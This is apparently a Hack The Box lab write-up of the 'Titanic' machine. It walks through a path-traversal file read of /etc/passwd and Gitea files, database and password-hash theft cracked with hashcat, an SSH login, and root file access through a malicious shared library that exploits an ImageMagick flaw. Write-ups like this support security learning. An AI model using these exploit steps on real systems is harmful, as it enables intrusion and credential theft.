HTB: Titanic - Easy
Enumeration
First, we begin with an Nmap scan to identify available open ports.
sudo nmap -sV -sC 10.10.11.55 -oN titantic.nmap -p-
[..]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-08 09:23 CET
Nmap scan report for 10.10.11.55
Host is up (0.012s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp    open     http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://titanic.htb/
[..]
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.74 seconds
The open ports 80 and 22 indicate that the machine is running Linux and Apache. Port 80 is typically used for HTTP, suggesting a web server is active, while port 22 is used for SSH, implying remote access via the SSH protocol.
We identify titanic.htb and add it to the /etc/hosts file:
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.55     titanic.htb
With the hosts file configured, I used ffuf to fuzz for available endpoints but only discovered /books, which seemed unimportant.
I also attempted subdomain enumeration but initially found nothing. However, as you’ll see later in this blog, I eventually uncovered it.
Finding Local File Inclusion
Upon accessing the site, I noticed a prominent “Book Your Trip” button on the titanic.htb homepage:

I entered random information and enabled the Burp Suite proxy:

This returned the following request and response:
POST /book HTTP/1.1
Host: titanic.htb
[..]

name=test&email=test%40test.nl&phone=test&date=1999-12-20&cabin=Suite
With as response, revealing a path of the .json file:
HTTP/1.1 302 FOUND
Date: Sat, 08 Mar 2025 08:40:14 GMT
Server: Werkzeug/3.0.3 Python/3.10.12
Content-Type: text/html; charset=utf-8
Content-Length: 303
Location: /download?ticket=63363d61-6727-4505-aef6-3427ae0e1454.json
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/download?ticket=63363d61-6727-4505-aef6-3427ae0e1454.json">/download?ticket=63363d61-6727-4505-aef6-3427ae0e1454.json</a>. If not, click the link.
The large UUID-style filename makes brute-forcing impractical. The most straightforward approach is to test for Local File Inclusion (LFI), as the request includes a file parameter.
GET /download?ticket=../../../../../../etc/passwd HTTP/1.1
Host: titanic.htb
[..]
Which results in revealing the /etc/passwd file contents:
root:x:0:0:root:/root:/bin/bash
[..]
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
Next, I began fuzzing the Local File Inclusion (LFI) vulnerability to identify accessible files.
The best approach was to check for any missed subdomains. By reading /etc/hosts, I discovered the dev subdomain for titanic.htb:
HTTP/1.1 200 OK
Date: Sat, 08 Mar 2025 08:42:25 GMT
Server: Werkzeug/3.0.3 Python/3.10.12
[..]

127.0.0.1 localhost titanic.htb dev.titanic.htb
127.0.1.1 titanic

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
And added it to the /etc/hosts file.
Enumeration
Navigating to dev.titanic.htb reveals a Gitea instance.

In the docker-config repository on dev.titanic.htb, we found the password for the MySQL database.
git clone http://dev.titanic.htb/developer/docker-config.git
[..]
git show
With as result:
+version: '3.8'
+
+services:
+  mysql:
+    image: mysql:8.0
+    container_name: mysql
+    ports:
+      - "127.0.0.1:3306:3306"
+    environment:
+      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
+      MYSQL_DATABASE: tickets
+      MYSQL_USER: sql_svc
+      MYSQL_PASSWORD: sql_password
+    restart: always
Running git log and git show <hash> yielded no valuable information. I will now proceed to share the steps that led to my success.
Upon navigating to http://dev.titanic.htb/developer/docker-config/src/branch/main/gitea/docker-compose.yml, I examined the volumes section, which revealed that the data is stored there:
version: '3'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
Knowing that all Gitea data is stored there, I asked an AI chatbot for an overview of all Git configurations. It indicated that the app.ini file was the one I needed. This file is located at /conf/app.ini:
GET /download?ticket=/home/developer/gitea/data/gitea/conf/app.ini HTTP/1.1
Host: titanic.htb
In the Gitea configuration cheat sheet (source), we find that the database is stored at:
- PATH:
data/gitea/gitea.db(for SQLite3 only, the database file path).
Foothold
Now, we can obtain the database with the curl command:
curl -s 'http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db' -o gitea.db
We can use sqlite3 to view the data, with the user data stored in the ‘users’ table. To format the hash from the sqlite3 database, I used a script called gitea2hashcat.py, which can be found at: https://gist.github.com/h4rithd/0c5da36a0274904cafb84871cf14e271
To extract the hashes, run the following command:
python3 gitea2hashcat.py ../gitea.db > hash.txt
The hash.txt contains the following user data and hashed passwords:
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
testuser:sha256:50000:JHfpzKSi9l9gwSrEWGAw2w==:vmafemm0Otss4SYzwVJP5qzd/mAq/m4xAMrlyiJ4Sy8GYgCllUDoL576SDmCcWyhVCY=
Since I know the password for testuser, I can test if the hash format is correct by running the following command:
hashcat -m 10900 --username hash.txt wordlist.txt
This will use hashcat to attempt cracking the hashes in hash.txt using the provided wordlist.txt. If the format is correct, it should return the password I input for testuser.
Now we know that the tool did run the correct format, I ran the following hashcat command on the remaining hashes:
hashcat -m 10900 --username hash.txt /home/me/wordlists/rockyou.txt
With as result, the following password is revealed:
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528
We can now use ssh to login as the cracked user developer :
ssh developer@10.10.11.55
And we can obtain the flag:
developer@titanic:~$ whoami
developer
developer@titanic:~$ cat user.txt
2cf08b163d8b2240a34e7c7be34f494a
Privilege Escalation
After doing some enumeration, I stumbled up-on the file located at /opt/scripts, called identify_images.sh:
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
When I noticed the magick binary, I ran it with a version flag:
/usr/bin/magick --version
Which results the version 7.1.1-35
After researching the version on GitHub (GHSA-8rxc-922v-phg8), the first PoC didn’t make sense. However, the second PoC provided the correct approach.
I modified the payload as follows:
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cp /root/root.txt /tmp/test.txt; chown -R developer:developer /tmp/test.txt");
    exit(0);
}
EOF
By executing this, the root flag was copied to /tmp/test.txt and ownership was changed to developer. The contents of the file are:
developer@titanic:/opt/app/static/assets/images$ cat /tmp/test.txt
872a8032741df2f6e1e7e2e27eefd854
Due to that I was in a rush, I didn’t bother figuring out the
rootreverse shell.